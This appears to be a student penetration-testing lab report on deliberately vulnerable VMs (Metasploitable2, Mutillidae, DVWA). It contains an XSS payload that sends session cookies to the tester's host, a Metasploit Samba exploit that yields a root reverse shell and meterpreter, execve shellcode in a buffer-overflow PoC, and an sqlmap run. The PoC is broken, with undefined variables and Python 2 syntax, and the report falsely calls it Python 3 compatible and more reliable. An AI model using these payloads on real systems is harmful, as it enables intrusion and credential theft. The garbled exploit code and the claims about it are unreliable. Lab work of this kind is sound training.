VAPT-TASK 04 Report

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
Introduction

In this report I am going to explain the below findings with the help of screenshots:


- Advanced Exploitation Lab
- API Security Testing Lab
- Privilege Escalation and Persistence Lab
- Network Protocol Attacks Lab
- Mobile Application Testing Lab
- Capstone Project: Full VAPT Engagement

Advanced Exploitation Lab

1) Record the Ip address of Metasploitable2 VM.
   The Ip address is 192.168.1.27




2) Run Nmap in Kali Linux to search for vulnerable ports and services in Metasploitable2 VM. There is a vulnerable web application port 80 open.



3) Open the web application in Kali Linux and select Multillidae.

4) Go to OWASP Top 10 → Cross Site Scripting → Reflected → DNS Lookup. Enter the below payload with the Ip address of Kali Linux machine:
<script> fetch("http://192.168.1.35:8080/cookie?c="+document.cookie) </script>

Start a listener in Kali Linux machine using the below command and then click 'Lookup DNS' button.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

5) The admin session cookie value is recorded.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.35 - - [16/Mar/2026 05:25:52] code 404, message File not found
192.168.1.35 - - [16/Mar/2026 05:25:52] "GET /cookie?c=PHPSESSID=daee433cec2af03bc4bdbcb1ba1f182a HTTP/1.1" 404 -
^C
Keyboard interrupt received, exiting.
```

6) Launch Metasploit Framework.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: You can use help to view all available commands

       =[ metasploit v6.4.112-dev                         ]
+ -- --=[ 2,607 exploits - 1,325 auxiliary - 1,710 payloads     ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf >
```

7) Use the below exploit.

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) >
```

8) Set the required information.

```
msf exploit(multi/samba/usermap_script) > set rhosts 192.168.1.27
rhosts => 192.168.1.27
msf exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) >
```

9) Got access to shell.

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.1.35:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo uZqHz5SxrG3mOY8g;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "uZqHz5SxrG3mOY8g\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.1.35:4444 -> 192.168.1.27:44246) at 2026-03-16 05:43:28 -0400
```

10) Background the session and upgrade.

```
background
Background session 1? [y/N]  y
msf exploit(multi/samba/usermap_script) > sessions -l

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.1.35:4444 -> 192.168.1.27:44246 (192.168.1.27)

msf exploit(multi/samba/usermap_script) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.35:4433
[*] Sending stage (1062760 bytes) to 192.168.1.27
[*] Meterpreter session 2 opened (192.168.1.35:4433 -> 192.168.1.27:48529) at 2026-03-16 05:45:25 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf exploit(multi/samba/usermap_script) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                        Connection
  --  ----  ----                   -----------                        ----------
  1         shell cmd/unix                                            192.168.1.35:4444 -> 192.168.1.27:44246 (192.168.1.27)
  2         meterpreter x86/linux  root @ metasploitable.localdomain  192.168.1.35:4433 -> 192.168.1.27:48529 (192.168.1.27)

msf exploit(multi/samba/usermap_script) >
```

11) Start session 2 and you will get meterpreter access. You now have remote command execution.

```
msf exploit(multi/samba/usermap_script) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter >
```

12) View the sysinfo.

```
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Custom Python PoC (Buffer Overflow)

Below is the modified Python PoC.


```
# /usr/lib/i386-linux-gnu/libpacklib.so.1_gfortran(csetup_+0x24)[0xb7418604]
# /usr/lib/i386-linux-gnu/libpacklib.so.1_gfortran(czopen_+0xd4)[0xb73f6d14]
# /usr/bin/zftp[0x804dc9b]

import os, subprocess

def run():
  try:
    print "# zFTP Client - Local Buffer Overflow by Juan Sacco"
    print "# This Exploit has been developed using Exploit Pack -
http://exploitpack.com"
    # NOPSLED + SHELLCODE + EIP

    buffersize = 100
    nopsled = "\x90"*40
    # Linux execve /bin/sh shellcode
    shellcode = (
        b"\x31\xc0\x50\x68\x2f\x2f\x73\x68"
        b"\x68\x2f\x62\x69\x6e\x89\xe3\x50"
        b"\x53\x89\xe1\x99\xb0\x0b\xcd\x80"
    )
    eip = b"\x40\xf3\xff\xbf"
    buffer = nopsled * (buffersize-len(shellcode)) + eip
    subprocess.call(["zftp ",' ', buffer])

    # Build payload
    padding = b"A" * (buffer_size - len(nop_sled) - len(shellcode) - len(eip))
    payload = nop_sled + shellcode + padding + eip


  except OSError as e:
    if e.errno == os.errno.ENOENT:
        print "Sorry, zFTP client- Not found!"
    else:
        print "Error executing exploit"
    raise
def howtousage():
  print "Snap! Something went wrong"
  sys.exit(-1)

if __name__ == '__main__':
  try:
    print "Exploit zFTP Client -  Local Overflow Exploit"
    print "Author: Juan Sacco - Exploit Pack"
  except IndexError:
    howtousage()
run()
```

50-Word Summary


The Python proof-of-concept exploit was modified to improve readability, reliability, and compatibility with Python 3. Configurable buffer sizes and structured payload creation were added. The exploit constructs a payload containing a NOP sled, shellcode, padding, and return address to trigger a buffer overflow in the zFTP client.

API Security Testing Lab

1) Launch the DVWA website.



2) Open BurpSuite and turn Intercept on.



3) Login and navigate through pages. Every request sent by the browser will appear in Burp. Below are the intercepted requests of the pages in DVWA.

Request

Pretty Raw Hex

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.1.27
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://192.168.1.27
Connection: keep-alive
Referer: http://192.168.1.27/dvwa/login.php
Cookie: security=low; PHPSESSID=a5b2d2d5511d4cd96cfae8898caf3cc1
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&password=password&Login=Login
```

Request

Pretty Raw Hex

```
GET /dvwa/phpinfo.php HTTP/1.1
Host: 192.168.1.27
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.27/dvwa/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=a5b2d2d5511d4cd96cfae8898caf3cc1
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Request

Pretty Raw Hex

```
GET /dvwa/vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.1.27
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.27/dvwa/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=a5b2d2d5511d4cd96cfae8898caf3cc1
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Request

Pretty Raw Hex

```
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.1.27
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.27/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=a5b2d2d5511d4cd96cfae8898caf3cc1
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Test for BOLA (Broken Object Level Authorization)

1) Capture request in Burp.

Request

Pretty Raw Hex

```
1  GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2  Host: 192.168.1.27
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Referer: http://192.168.1.27/dvwa/vulnerabilities/sqli/
9  Cookie: security=low; PHPSESSID=a5b2d2d5511d4cd96cfae8898caf3cc1
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
```


2) Modify the request from id=1 to id=2.

Request

Pretty Raw Hex


```
1  GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
2  Host: 192.168.1.27
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Referer: http://192.168.1.27/dvwa/vulnerabilities/sqli/
9  Cookie: security=low; PHPSESSID=a5b2d2d5511d4cd96cfae8898caf3cc1
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
```

3) Forward the request and when you visit DVWA website you will see the API returns another user's data. This suggests BOLA exists.




Automated SQL Injection Testing


1) Launch DVWA website SQL Injection section.




2) Open BurpSuite and turn intercept on.



3) Enter User ID as 1 and capture the request by clicking submit.



4) Save the captured request.



5) Run sqlmap to extract databases from the captured request.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r CapturedRequest.txt --dbs
```

6) Databases found. This confirms SQL Injection vulnerability.

